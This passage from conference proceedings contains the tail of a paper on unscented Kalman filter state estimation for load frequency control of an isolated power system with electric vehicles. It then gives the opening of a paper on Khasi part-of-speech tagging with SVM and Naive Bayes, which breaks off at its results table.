e-mail: nehaagg2589@gmail.com

N. Nagpal
EEE Department, MAIT, Delhi, India
e-mail: nagpalneelu1971@ieee.org

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_10

ically [1, 2]. Further, DSE of power systems is important during control operation as the assumption of availability of all states without being corrupted by noise; limits their applicability for stable operation of system [3]. In such situations, a state estimator is required to accurately trace the inaccessible or unmeasurable states so that the system can function efficiently in the face of uncertainties, dynamic changes in operating conditions, measurement disruptions, and inaccuracies in mathematical models [4].

The state variables of the power system are represented using non-linear algebraic equations, which serve as a mathematical model for governing the system's time behaviour. DSE uses the system mathematical model and measurement data to predict the dynamic state vector one step ahead of time [5]. Dynamic estimators track state variables and model parameters in real time, allowing them to perform the most recent estimates of dynamic variables of the system. DSE resolves many sensor issues such as incorrect positioning, connection failure, and noisy measurements. DSE based on phasor measurements has many potential applications in power systems. A real-time state estimation of microgrid has been investigated using a real-time digital simulator considering IEEE-14 bus system [6]. Despite the fact that no transient scenarios were included in this work. Dynamic states have been used as feedback signals by power system stabilizers (PSS) and automatic voltage regulators (AVR) to improve system transient and small signal stability [7]. Furthermore, the issue of cyber malfunctions resulting in system operator misinformation necessitates the use of estimation to capture the dynamic behaviour of the states [8]. The high-computational complexity of full state estimation predicting the state of the power system has become a difficulty as transmission networks have grown in size and complexity. Thus, the optimal operation of a power system necessitates the use of a well-performing observer. Another issue faced whilst attempting to tackle this problem is the non-linearity of the state functions as well as the associated noise. Whilst most filters and observers take these factors into consideration, few ever are able to comprehensively compensate for them. Despite actual states, many have suggested feeding estimated states to the controller. The observer-controller pairs have been implemented in recent research articles and have been a topic much explored in the community [9].

Various estimation schemes have been suggested including model-based, M-estimation, intelligent techniques for DSE of power systems [3]. Out of which extended Kalman filter (EKF) has demonstrated its viability as a model-based estimation procedure for resolving the non-linear issue of DSE in power systems using Taylor series. EKF has been employed as state estimator as well as disturbance observer for stochastic multi-area power systems [9]. The application of EKF is limited to highly non-linear systems because the estimator diverge due to significant errors in state distribution resulting poor performance. Also computation of the Jacobian matrix is a difficult task. The issue of linearization has been resolved using statistical approximation in unscented Kalman filter (UKF) [10]. This method employs non-linear transformation to propagate the mean and covariance of the data and outperforms EKF estimates significantly. UKF has been employed to observe the states of a single area conventional power system without considering the contribution of RES and EV storage energy [11].

In the present work, an unscented Kalman filter is implemented for dynamic state estimation of LFC model of an isolated power system. The paper has the following contributions:

- Development of model of a single area power system integrated with RESs and EV reserve power.
- Development and implementation of UKF to produce accurate estimates of the dynamic states of test system.
- Performance analysis of UKF technique which is demonstrated and compared with EKF technique on the same test power system under typical network and measurement conditions.

The paper is organized as follows: After introduction in Sect. 1, a discussion of system model is presented in Sect. 2. A brief description of unscented filter estimation is given in Sect. 3. Section 4 presents simulation study and results followed by conclusion in Sect. 5.

2 System Model

In this section, a power system having frequency response model is considered as shown in Fig. 1. This is a model of an isolated area with no power transfer with other areas via tie-lines, so the effect deviation of frequency (Δf) is only due to its own internal and external factors. The system combines the dynamics of a conventional turbine with the dynamics of EV aggregates and intermittent RES generation. The frequency deviations caused by load disturbances, RES generation, and other factors are controlled using primary and secondary control loops; hence, this model is also known as load frequency control (LFC) model. The area has an thermal unit with reheater section, an aggregated EVs unit (its battery storage acts as a flexible demand). Both electric demand and RES generation are treated as uncontrolled inputs in the system's modelling. The dynamical model for this system is represented in terms of differential algebraic equations (DAEs) as follows:

$$
\begin{aligned}
&\Delta \dot{f} = \frac{1}{2H}\Delta P_{\mathrm{r}} + \frac{1}{2H}\Delta P_{\mathrm{e}} - \frac{1}{2H}\Delta P_{\mathrm{d}} - \frac{D}{2H}\Delta f - \frac{1}{2H}\Delta P_{\mathrm{tie}} - \Delta P_{\mathrm{tie}},\\
&\Delta \dot{X}_{\mathrm{g}} = -\frac{K_{\mathrm{g}}}{RT_{\mathrm{g}}}\Delta f - \frac{1}{T_{\mathrm{g}}}\Delta X_{\mathrm{g}} + \frac{K_{\mathrm{g}}\alpha_{\mathrm{g}}}{T_{\mathrm{g}}}\Delta P_{\mathrm{c}},\ \Delta \dot{P}_{\mathrm{r}} = \frac{K_{\mathrm{t}}}{T_{\mathrm{t}}}\Delta X_{\mathrm{g}} - \frac{1}{T_{\mathrm{t}}}\Delta P_{\mathrm{r}}\\
&\Delta \dot{P}_{\mathrm{g}} = \frac{K_{\mathrm{t}}K_{\mathrm{r}}}{T_{\mathrm{t}}T_{\mathrm{r}}}\Delta X_{\mathrm{g}} + \frac{T_{\mathrm{t}} - K_{\mathrm{r}}}{T_{\mathrm{t}}T_{\mathrm{r}}}\Delta P_{\mathrm{r}} - \frac{1}{T_{\mathrm{r}}}\Delta P_{\mathrm{g}},\ \Delta \dot{P}_{\mathrm{e}} = -\frac{1}{T_{\mathrm{e}}}\Delta P_{\mathrm{e}} + \frac{}{T_{\mathrm{g}}}\Delta X_{\mathrm{g}} + \frac{K_{\mathrm{g}}\alpha_{\mathrm{g}}}{T_{\mathrm{g}}}\Delta P_{\mathrm{c}}
\end{aligned}
\tag{1}
$$

It is obvious that the system will have to deal with a variety of nonrandom and random disruptions. The state dynamic model of the power system (1) can be recast in compact matrix form with the state vector, input vector, and disturbance vector as shown below:

$$X = [\Delta f \quad \Delta X_{\mathrm{g}} \quad \Delta P_{\mathrm{r}} \quad \Delta P_{\mathrm{g}} \quad \Delta P_{\mathrm{e}}]^{\mathrm{T}};\ u = [\Delta P_{\mathrm{c}}];\ d = [\Delta P_{\mathrm{d}} \quad \delta_{\mathrm{ti}}] \tag{2}$$




Fig. 1 Schematic diagram of LFC of multi-source isolated power system

Table 1 List of abbreviations

Symbol	Notation
Δf	Frequency deviation
ΔP_c	Control input (local)
R	Governor droop characteristics
$\Delta P_{cg}, \Delta P_{ce}$	Control input for thermal turbine, control input for EVs
$\Delta P_e, \Delta P_g$	Differential changes in flexible load, i.e. EVs, turbine power
$\Delta P_r, \Delta X_g$	Differential changes in power of reheater, governor valve position
ΔP_{li}	Local load demand
k_e, T_e	EVs gain and time constant
k_g, T_g	Speed governor gain and time constant
k_r, T_r	Reheater gain and time constant
k_t, T_t	Thermal turbine gain and time constant
D, H	Inertia constant, load damping coefficient
τ_1, τ_2	Conventional generation system delay, EV generation system delay
α_g, α_e	Participation factor of conventional turbine, participation factor of EVs

The overall disturbance of the system is expected to contain both modelled and unmodelled disturbance. The unpredictability in the power deviation with in the area, i.e. P_{di} and δ_{ti} reflects unmodeled disturbance, which includes measurement, time-delay, and parameter uncertainty. The requisite system (1) proposed as dynamic model including disturbance and noise as (Table 1),

$$\dot{X} = AX + BU + d + \omega; \; Y(t) = CX + \nu \tag{3}$$

This model has a state dynamics and output dynamics where, state vector, $X \in \mathbb{R}^{n\times 1}$ evolves on receiving the control input vector $U \in \mathbb{R}^{r\times 1}$. Assuming output vector, $Y \in \mathbb{R}^{m\times 1}$ and state vector suffer from measurement and modelling error which is considered as noise (ω and ν, respectively). Also $d(t) \in \mathbb{R}^{q\times 1}$ is termed as disturbance vector. In Eq. (3), $A, B, andC$ are system matrix, input matrix, output matrix, respectively. In the system, both nonrandom component (d) and random component (ω, ν) of disturbance are present. Both $\omega and \nu$ are assumed to follow white Gaussian noise (WGN) distribution. Further, it is assumed to have covariances, i.e. Q_0 for ω and R_0 for ν, respectively.

3 Proposed Unscented Kalman Filter

In this section, a recursive state observer is developed in order to estimate the states of the system considering the disturbances observed during practical implementation. In (1), the system state dynamics have been comprehensively demonstrated considering the state variable X. Corresponding state equation and the complimenting measurement equation for the deployed UKF model are henceforth treated as

$$f_x(x[k], u[k], w[k]);\ f_y(x[k], v[k]) \tag{4}$$

Here, k determines the current system state and w and v accounts for the Gaussian distributed component of the expected white noise for the state estimation and the state measurement, respectively. For the above-mentioned state transition and measurement equations, considering ϕ states have additive process and measurement noise terms with zero mean and covariance θ_w and θ_v, respectively. The state space model can now be represented as

$$\begin{aligned} X[k+1] &= f_x(x[k], u[k], w[k]);\ Y[k] \\ &= f_y(x[k], v[k]);\ W[k] \sim (0, \theta_w);\ V[k] \sim (0, \theta_v) \end{aligned} \tag{5}$$

For a convergent UKF-based observer system, the prior state estimate $\hat{x}[k-1]$ and error covariance $\rho[k-1]$ values are known. For each discrete time step k, state and the state estimation error covariance matrices are updated using the data measured from $y[k]$. Here, ζ is used as a scaling factor dependant on ϕ and the parameters α and κ.

$$\left.\begin{aligned} \hat{x}^{(0)}[k|k-1] = \hat{x}[k|k-1];\ \hat{x}^{(i)}[k|k-1] = \hat{x}[k|k-1] + \Delta x^{(i)}, i \in [1, 2\phi] \\ \Delta x^{(i)} = \sqrt{\zeta\rho[k|k-1]}_{(i)};\ \Delta x^{(\phi+i)} = -\sqrt{\zeta\rho[k|k-1]}_{(i)};\ \zeta = \alpha^2(\phi+\kappa) \end{aligned}\right\} \tag{6}$$

The matrix $\zeta\rho$ is transformed into a set of 2ϕ sigma points using the Cholesky decomposition $(\sqrt{\zeta\rho})(\sqrt{\zeta\rho})^{\mathrm{T}} = \zeta\rho$. Furthermore, $\sqrt{\zeta\rho}_{(i)}$ is denoted as the ith column of $\sqrt{\zeta\rho}$. The state measurement equation was then used to estimate the measurement for each obtained sigma point, and the predicted measurements thus obtained were combined to predict the measurement at the discrete time step k. Further on, the cross-covariance between $\hat{x}[k|k-1]$ and $\hat{y}[k]$ is given in (6). Here, α and κ are scaling parameters used to control the spread of the sigma points around the mean state, and the β parameter is used for incorporating the knowledge of the state distribution.

$$\left.\begin{array}{r}\rho_y = \sum_{\forall i}^{2\phi} \psi_c^{(i)} (\hat{y}^{(i)}[k|k-1] - \hat{y}[k]) \times (\hat{y}^{(i)}[k|k-1] - \hat{y}[k])^{\mathrm{T}} + \theta_v[k] \\ \rho_{xy} = \frac{1}{2\alpha^2(\psi+\kappa)} \sum_{\forall i}^{2\phi} (\hat{x}^{(i)}[k|k-1] - \hat{x}[k|k-1] - 1) \times (\hat{y}^{(i)}[k|k-1] - \hat{y}[k])^{\mathrm{T}} \\ \text{Where, } \phi_c^{(0)} = (2 - \alpha^2 + \beta) - \frac{\psi}{\alpha^2(\psi+\kappa)} \text{ and } \phi_c^{(i)} = \frac{1}{2\alpha^2(\psi+\kappa)}; i \in [1, 2\phi]\end{array}\right\} \tag{7}$$

In Equation (7), $\alpha \in (0, 1]$; $\beta = 2$ (optimal for Gaussian); $\kappa \geq 0$. The Kalman gain for the proposed UKF is calculated and the estimated state and state estimation error covariance at time step k by using the same.

$$\begin{aligned}&K = \rho_{xy}\rho_y^{-1};\ \hat{x}[k|k] = \hat{x}[k|k-1] + K(y[k] - \hat{y}[k]);\\&\rho[k|k] = \rho[k|k-1] - K\rho_y K_k^{\mathrm{T}}\end{aligned} \tag{8}$$

The next step is to predict the state and the state estimation error covariance matrix at the next discrete time step. In order to perform these estimations, a new set of sigma points is calculated for the current time step k $\hat{x}^{(i)}[k|k-1]$ given the current measurement estimate, and the state transition function is utilized to predict the corresponding states. These predicted states are then used to predict the states at discrete time step $k+1$, and the covariance of the predicted is then computed with considerations for additive process noise.

$$\left.\begin{array}{r}\hat{x}[k+1|k] = \sum_{\forall i}^{2\phi} \psi_m^{(i)} \hat{x}^{(i)}[k+1|k] \\ \rho[k+1|k] = \sum_{\forall i}^{2\phi} \psi_c^{(i)} (\hat{x}^{(i)}[k+1|k] - \hat{x}[k+1|k]) \times (\hat{x}^{(i)}[k+1|k] - \hat{x}[k+1|k])^{\mathrm{T}} + \theta_v[k]\end{array}\right\}$$

Using these steps, the UKF for the proposed LFC system is formulated. The estimation process and performance are discussed in the next section.

4 Simulation Study

The proposed model was designed, simulated, and rigorously tested under different conditions on a MATLAB/Simulink test-bed. The script file for the parameter (using data given in [12]) which will be assigned to the simulink model of the investigated system as shown in Fig. 1. The values of different parameters used in the model are as follows: $T_{\mathrm{t}} = 0.3$, $T_{\mathrm{g}} = 0.08$, $T_{\mathrm{r}} = 10$, $T_{\mathrm{e}} = 1$, $T_{\mathrm{s}} = 0.01$, $K_{\mathrm{t}} = 1$, $K_{\mathrm{g}} = 1$, $K_{\mathrm{r}} = 1$, $K_{\mathrm{e}} = 1$, $D = 0.0083$, $H = 0.08335$, $b = 1$, $R_1 = 2.40$, $\alpha_{\mathrm{g}} = 0 - 1$, $\alpha_{\mathrm{e}} = 0 - 1$, $\tau_{\mathrm{d}_1} = 0.001$, $\tau_{\mathrm{d}_2} = 0.001$. The model is developed using MATLAB version 2021b. State transition function and measurement functions are developed for the implemen-




Fig. 2 Simulation results of Case 1: (i) transient due to load fluctuation, (ii)–(vi) actual and estimated system states

tation of UKF. Different simulation tests are conducted to validate the performance of the proposed UKF as state observer to estimate the states. The estimated states are represented as $\widehat{X} = \left[X_1 \ X_2 \ X_3 \ X_4 \ X_5\right] = \left[\Delta f \ \Delta X_{\mathrm{g}} \ \Delta P_{\mathrm{g}} \ \delta P_{\mathrm{r}} \ \Delta P_{\mathrm{e}}\right]$.

The UKF simulink block is configured according to system dynamics, input, noise, and initial conditions of the states. The disturbance and noise conditions are varied to observe the effects on the functionality of the state observer. The measurement noise, ν, is considered as additive and process noise, ω as non-additive. After getting system in discrete form (using state transition function in MATLAB), the state estimation of $X(k)$ (treated as random variable) is the objective with estimated mean, i.e. $\widehat{X}(k)$ and estimated covariance, $P(k)$. The iterative algorithm of UKF is devised which will give recursive estimates of the mean and covariance of the system states. If we considered sensor sampling rate to 100 Hz [12], then keeping the sampling time of the simulation of algorithm (T_{s}) is appropriate to preserve the information loss. We have created a dynamic situation in the developed model by varying loading condition. It is assumed that initially system is at steady state, at $t = 5$ s, 1% load is increased till 10 s. The delay time for the communication channel for conventional generation and EV reserve, i.e. $\tau_1 = \tau_2 = 0.001$ s is set. The following cases are considered:
Case 1: There is effect of transient on all the system states, and this dynamic situation is captured for deviation in all states, i.e. $X_1 - X_5$ in the simulation results as shown in Fig. 2. Further, there is effect of changing parameters, noise levels, and system configuration on the states which are described in the following cases to check the performance of the proposed UKF estimator. In Case 1, we have shown all states but for other cases, estimation error in state 1, i.e. Δf is considered.

Simulations are conducted by considering the participation factor for conventional generation, i.e. $\alpha_{\mathrm{g}} = 0.9$ and EV reserve, i.e. $\alpha_{\mathrm{e}} = 0.1$ and covariance of ω and $\nu = 10^{-7}$. The simulation results of 5 states of system along with transient in load are shown in Fig. 2.
Case 2: The accuracy of the estimation is checked by varying the noise level. The nominal noise covariances are termed as R_0 and Q_0 (measurement noise and process noise), respectively. The corresponding simulation result of state estimation (Δf) with respect to change in noise levels is shown in Fig. 3 (i).




Fig. 3 Simulation results of estimation error in Δf: (i) Case 2: variation of noise level, (ii) Case 3: variation of system parameters, (iii) Case 4: variation of EV power

Case 3: The contribution factor of conventional generation and EV reserve is varied. The corresponding simulation results of estimation errors inΔf are shown in Fig. 3 (ii).
Case 4: In this case, $\alpha_{\mathrm{g}} = 0.9$ and $\alpha_{\mathrm{e}} = 0.1$ are set by considering covariance of ω and $\nu = 10^{-7}$. The turbine and governor time constants (T_{t} and T_{g}) are varied. As a result, the system's states have evolved. The corresponding simulation result of estimation errors in Δf with respect to change in the parameters is shown in Fig. 3 (iii). Below, the various observations made using the same. From Fig. 2, it is noted that under transient (as shown in (i)) and noise, the estimated states are following the actual states of the system.

From Fig. 3 (i), it is observed that on increasing the noise level, the estimation error is increased under dynamic situation. Further, the estimation of states (refer Fig. 3) (ii) is affected with the changes in the system parameter. The system configuration such as participation factor of different energy sources has impact on the estimation of states which is illustrated with the help of Fig. 3 (iii). Thus, the robustness of the estimator is tested and validated by varying the system parameters and configuration, noise level under transient.

Further, the performance of UKF with EKF for state estimation is compared, and it is found that root mean square error (RMSE) between actual and estimated state using UKF is 5.6183×10^{-6} which is lower than EKF, i.e. 7.832×10^{-6}. The investigation of simulation study shows that the suggested state estimation algorithm performs exceptionally well and can accurately estimate states under a variety of disruptions and uncertainties.

5 Conclusion

The proposed UKF estimator is successfully developed and implemented considering LFC model of an isolated power system. The UKF has been shown to account for a system's non-linearity and compensate for it through the use of a recursive algorithm that considers error correlation in order to improve state estimation accuracy. The suggested estimator's performance is validated by running several simulation tests with changes in noise level, system parameters, and configuration. The simulation results demonstrate the competitiveness of proposed approach under various dynamic scenarios. In comparison with EKF, the proposed UKF estimator outperforms in terms of RMS error. We have investigated the performance of UKF as state estimator considering LFC model of power system where NADIR frequency plays an important role for the system stability and it should be maintained. In the future work, it is proposed to design UKF observer-based controller to regulate the frequency considering stochastic behaviour of the power system.

References

1. Zhao N et al (2019) Power system dynamic state estimation: motivations, definitions, methodologies and future work. IEEE Trans Power Syst 34(4):3188–3198
2. Kundur P (1994) Power system stability and control. McGraw-Hill, New York, NY, USA
3. Zhao J et al (2019) Power system dynamic state estimation: motivations, definitions, methodologies, and future work. IEEE Trans Power Syst 34(4):3188–3198
4. Nagpal N, Agarwal V, Bhushan B (2018) A real-time state-observer-based controller for a stochastic robotic manipulator. IEEE Trans Ind Appl 54(2):1806–1822
5. Rouhani A, Abur A (2018) Linear phasor estimator assisted dynamic state estimation. IEEE Trans Smart Grid 9(1):211–219
6. Ali I, Huzaifa M, Ullah O, Aftab MA, Anis MZ (2019) Real time microgrid state estimation using phasor measurement unit. In: International conference on power electronics, control and automation, pp 1–6. https://doi.org/10.1109/ICPECA47973.2019.8975460
7. Nan D, Wang W, Wang K, Mahfoud RJ, Haes Alhelou H, Siano P (2019) Dynamic state estimation for synchronous machines based on adaptive ensemble square root Kalman filter. Appl Sci 9(23):5200
8. Haes Alhelou HA, Cuffe P, A dynamic state estimator based tolerance control method against cyber attack and erroneous measured data for power systems. IEEE Trans Ind Inf (Early Access). https://doi.org/10.1109/TII.2021.3093836
9. Haes Alhelou H, Parthasarathy H, Nagpal N, Agarwal V, Nagpal H, Siano P (2021) Decentralised stochastic disturbance observer-based optimal frequency control method for interconnected power systems with high renewable shares. IEEE Trans Ind Inf. https://doi.org/10.1109/TII.2021.3107396
10. Julier SJ, Uhlmann JK (2004) Unscented filtering and nonlinear estimation. Proc IEEE 92(3):401–422
11. Pillai AG, Samuel ER, Unnikrishnan A (2020) Optimal load frequency control through combined state and control gain estimation for noisy measurements. Prot Control Mod Power Syst 5(24)
12. Pham TN, Trinh H, Hien LV (2016) Load frequency control of power systems with electric vehicles and diverse transmission links using distributed functional observers. IEEE Trans Smart Grid 7(1):238–252

Investigating Part-of-Speech Tagging in Khasi Using Naïve Bayes and Support Vector Machine

Sunita Warjri, Partha Pakray, Saralin A. Lyngdoh, and Arnab Kumar Maji

Abstract This paper presents the investigation of the Khasi language toward the PoS tagging systems. Khasi is an Austroasiatic language, which is spoken in Meghalaya, India. The foremost purpose of this paper is to develop part-of-speech (PoS) tagging for the Khasi language based on the support vector machine (SVM) and the Naïve Bayes (NB). This work is the first instance using SVM and NB approaches in Khasi for PoS tagging. Part-of-speech tagging performs a vital role in natural language processing (NLP). In this research work, we have used a PoS tagging corpus that is manually tagged by using the designed grammatical PoS classes. The annotation is done using 53 tags, and the corpus consists of around 75,000 tokens. The PoS tagging system is trained and tested with a ratio of 80:20. It is found that the system yielded promising outcomes while comparing the state-of-art results.

Keywords Natural language processing (NLP) · Parts-of-speech (PoS) tagging · Khasi word tagging · Support vector machine (SVM) · Khasi PoS corpus

S. Warjri (✉) · A. K. Maji
Department of Information Technology, North-Eastern Hill University, Shillong, Meghalaya, India
e-mail: sunitawarjri@gmail.com

A. K. Maji
e-mail: arnab.maji@gmail.com

P. Pakray
Department of Computer Science and Engineering, National Institute of Technology, Silchar, Assam, India
e-mail: parthapakray@gmail.com

S. A. Lyngdoh
Department of Linguistics, North-Eastern Hill University, Shillong, Meghalaya, India
e-mail: saralyngdoh@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_11

1 Introduction

In this paper, we present an initial instance work on part-of-speech (PoS) tagging for Khasi language. The word "Khasi" indicates both the tribe and also the language. Khasi is widely spoken by the indigenous people of Meghalaya the North-Eastern part of India [21]. The Khasi tribe lives as one of the ethnic groups in Meghalaya, with notable inhabitants population in the bordering of Assam, India, and in some territories of Bangladesh. Khasi tribe is mostly populated from the eastern part of the state Meghalaya, and with the largest population community of around 48% [22].

PoS tagging is the process of analyzing or categorizing the grammatical categories to given words. The grammatical categories include verbs, nouns, and adjectives; these are also known as the lexical class or categories of words in a sentence. For tagging the given words, we require labels or tags so that one can assign these tags to the words. These tags are a kind of short form that helps to describe a particular category. For instance, a tag NN may describe nouns; ADJ may describe adjectives. Different PoS taggers usually have a different set of tags for different languages. Using the tags and raw text, one can create the PoS corpus by tagging the raw data manually using the tags. The corpus is then used for training in the PoS tagger system. PoS tagger is the system that takes a set of words or sentences as input and automatically produces the predicted tags for each word.

Khasi language is an underdeveloped language for computational linguistics with a low resource. Thus, the main motivation of this research work is to experiment or test with the already designed Khasi PoS corpus using the SVM and the Naïve Bayes (NB) model. As support vector machine and Naïve Bayes are primarily used for classification and for recognizing the samples, many researchers have used the SVMs approach and have high performance.

Therefore, the main research focus and contributions of this paper are to experiment and evaluate the designed Khasi PoS dataset using the SVM and NB models. In PoS tagging, one of the most challenging tasks is to solve ambiguities of words. Such ambiguities are more challenging if the language has more orthography problems. Ambiguity is the problem when we may have a word that belongs to more than one tag or grammatical category. As these ambiguous words may have more than one meaning in different contexts. Another problem is orthography which is encountered in the conventional spelling system of a language.

The paper is organized as follows: Sect. 2 describes some related works on SVM and NB PoS tagging; Sect. 3 describes Khasi PoS tagging using SVM and NB approach; Sect. 4 shows the experimental and investigation results; Sect. 5 contains the conclusions and also some future work. Finally, the paper ends with references.

2 Literature Review

This section presents a brief study or review on some connected work on PoS tagging using the SVM and the Naïve Bayes approach.

The paper [1] discussed PoS tagging for the Malayalam language. Malayalam is a Dravidian language that is mainly spoken by the Malayali people. This dialect is spoken in Kerala, Lakshadweep, and Puducherry the states of India [23]. In paper [1], the researcher has designed the corpus by themselves using a tag set consisting of 29 tags. The corpus comprises 1,80,000 tagged words. It is reported that when the SVM consists of 1,00,000 tagged words, the accuracy for PoS tagging achieved was 86%, and when the lexicon size is increased to 1,80,000 tagged words, then the accuracy was found to improve with 94%.

The paper [5] presents automatic part-of-speech (PoS) tagging for the Tamil language. For this work, the corpus was designed with a tag set that consists of 32 tags. The designed corpus consists of 25,000 sentences. The SVM system was trained using 15,000 sentences out of 25,000 sentences from the corpus, and for testing 10,000 sentences were used. The SVM system yields 95.63% as an accuracy result for the Tamil language.

The paper [3] reveals the PoS tagging task for the Odia by employing the SVM approach. For this job, a corpus was designed with five tags. The corpus comprises 10,000 words. Using the corpus, the SVM system yields a result of 82% as an accuracy. In paper [7], the SVM part-of-speech tagger was discussed. According to this paper, the SVM tagging approach produces a more efficient result in comparison to the TnT tagger. A Wall Street Journal (WSJ) corpus from the Penn Treebank III has been used to experiment with the system. The system yields a result of 97.2% as an accuracy.

The paper [12] discussed PoS tagging by considering the unknown words than the known words. Using the SVM approach, the prediction of unknown words was done. Some features were used to predict the unknown words such as PoS context, words context, and substring. To experiment with the system, Penn Treebank WSJ corpus with 50 tags was used. It was reported that for training 100,000 tokens, time taken by the system was 16.5 h, and for testing 285,000 tokens, it took 4 h. A practical PoS tagger, English was combined with the system, and an accuracy result of 97.1% was achieved.

In [4], PoS tagging using Naive Bayes for Malayalam is discussed, a morphologically rich language. It is reported that this method captures information present in the context such as the prefix and suffix. In the conducted experiment with a single fold, the results achieved is 90.50 in F-measure.

The paper [13] presents the first PoS tagger for the Amazighe language using the SVM and CRF approach. The Amazighe dialect is spoken by many communities in the North Africa region and West Africa such as Tunisia, Algeria, Morocco, Siwa, Libya, Mali, and Niger. The complex morphology and various dialect uniformity were reported as the main challenges. The data are collected and annotated manually using 15 tags. Using the SVM approach with the corpus, the system yields 88.27% of accuracy. For the CRF approach, the system produces 88.66% of accuracy.

In paper [9], Arabic PoS tagging is discussed using k-nearest neighbor (KNN), and Naive Bayes (NB), and a mixture of both. The Arabic corpus was used in the experiment, the corpus consisting of Arabic syntax, grammar, and morphological data of 77,430 words from the Holy Quran. Using the proposed combined approach KNN and NB, the results obtained an accuracy of 98.32%.

In paper [2], PoS tagging concerning the Telugu language using the SVM tool was discussed. A corpus that comprises 25,000 with 10 tags was used. Feeding the corpus to the SVM system accuracy of 95% was obtained. In paper [8], the Amharic text is used for PoS tagging using the Naive Bayes approach. The paper also reports the resulting experiment on conditional random field (CRF) and HMM-based Trigrams‘n’Tags (TnT) tagger. Using the Naive Bayes (NB) in Amharic text, F-measure of 81.25% is achieved.

There is also some research work on Khasi related to PoS tagging. In the paper [18],HMM approach was used with Khasi corpus data consisting of 7812 tokens and achieved an accuracy of 76.70%. In the paper [19], a CRF POS tagging approach for Khasi word tagging was proposed. In the experiment, the Khasi corpus of 41000 tokens and 53 tags was used. The result achieved is Precision of 0.922,Recall of 0.922, and F-measure of 0.921. In the paper [20], again a CRF POS tagging approach for Khasi was proposed. In the experimental work, 71000 tokens and 53 tags were used. An accuracy of 92.12%, as a result, was obtained from the experiment.

3 Khasi PoS Tagging System Using SVM or NB Approach

In this section, an attempt has been made to briefly discuss the Khasi PoS tagging. An architecture is presented in Fig. 1 that represents the PoS tagging for Khasi using the SVM and NB approach. Below, a brief discussion on the model architecture is presented.




Fig. 1 Graphical structure of SVM or NB model

Khasi PoS corpus in this research work is done manually by annotating the Khasi words.The raw Khasi data are collected from an online newspaper [10]. We have used 53 tags from the designed tag set discussed in paper [17] for annotation. The corpus building is a painstaking process. The Khasi corpus is designed and validated under the observation of a linguistics expert from the Department of Linguistics, North-Eastern Hill University, Shillong. More detail on the developed Khasi POS corpus can be found in [20].

The designed corpus is fed to the SVM or the Naïve Bayes model. Naïve Bayes (NB) classifiers are a conditional probability model, where problems are given to be classified independently based on features assumptions. Naive Bayes is a prediction algorithm for some set of unknown data, in a distinct context for text classification [11]. The support vector machines (SVMs) model is a supervised or directed machine learning approach. This method is a binary classification approach that is based on feature vector space. The SVM method was first introduced by Vapnik [16]. SVM is a well-recognized method toward the property of excellent generalization performance. This method has been employed in many pattern recognition problems. In NLP, SVMs are mostly used for text classification and are addressed to achieve promising accuracy for many languages. The model can handle the overfitting without falling to have achieved high accuracy despite having many words in corpora.

4 Experimental Results

In this section, we will discuss briefly the experimental result. To experiment with the SVM and NB system, we have used the designed Khasi PoS corpus. The designed PoS corpus consists of 75,000 tokens. For training and validating purpose, we have divided the corpus into 80% for training data and 20% for validating data. The proposed SVM approach yields an accuracy of 94.12%, and the NB approach yields an accuracy of 85.56%. We have also carried out a few state-of-art experiments with the designed corpus. The achieved results are as presented in Table 1.

We have used the Khasi PoS corpus on some of the state-of-art approaches as shown in Table 1, and we also experimented with the Khasi PoS corpus on the

Table 1 Validating result achieved using some state-of-art and the proposed SVM and NB approach for the Khasi dictionary

S. No.	Khasi Corpus	Technique	Accuracy (%)
1	75,000 tokens	NLTK Bigram	82.16
2	75,000 tokens	NLTK Trigram	84.11
